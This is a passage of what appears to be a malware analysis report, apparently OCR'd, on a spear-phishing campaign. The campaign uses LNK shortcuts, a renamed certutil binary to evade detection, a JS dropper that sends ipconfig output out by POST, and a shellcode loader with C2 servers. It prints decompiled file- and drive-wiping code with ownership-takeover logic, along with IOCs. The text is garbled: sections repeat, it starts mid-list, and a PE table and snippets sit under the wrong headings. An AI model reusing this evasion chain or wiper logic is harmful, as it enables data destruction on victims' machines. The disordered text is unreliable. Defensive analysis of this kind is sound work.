- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

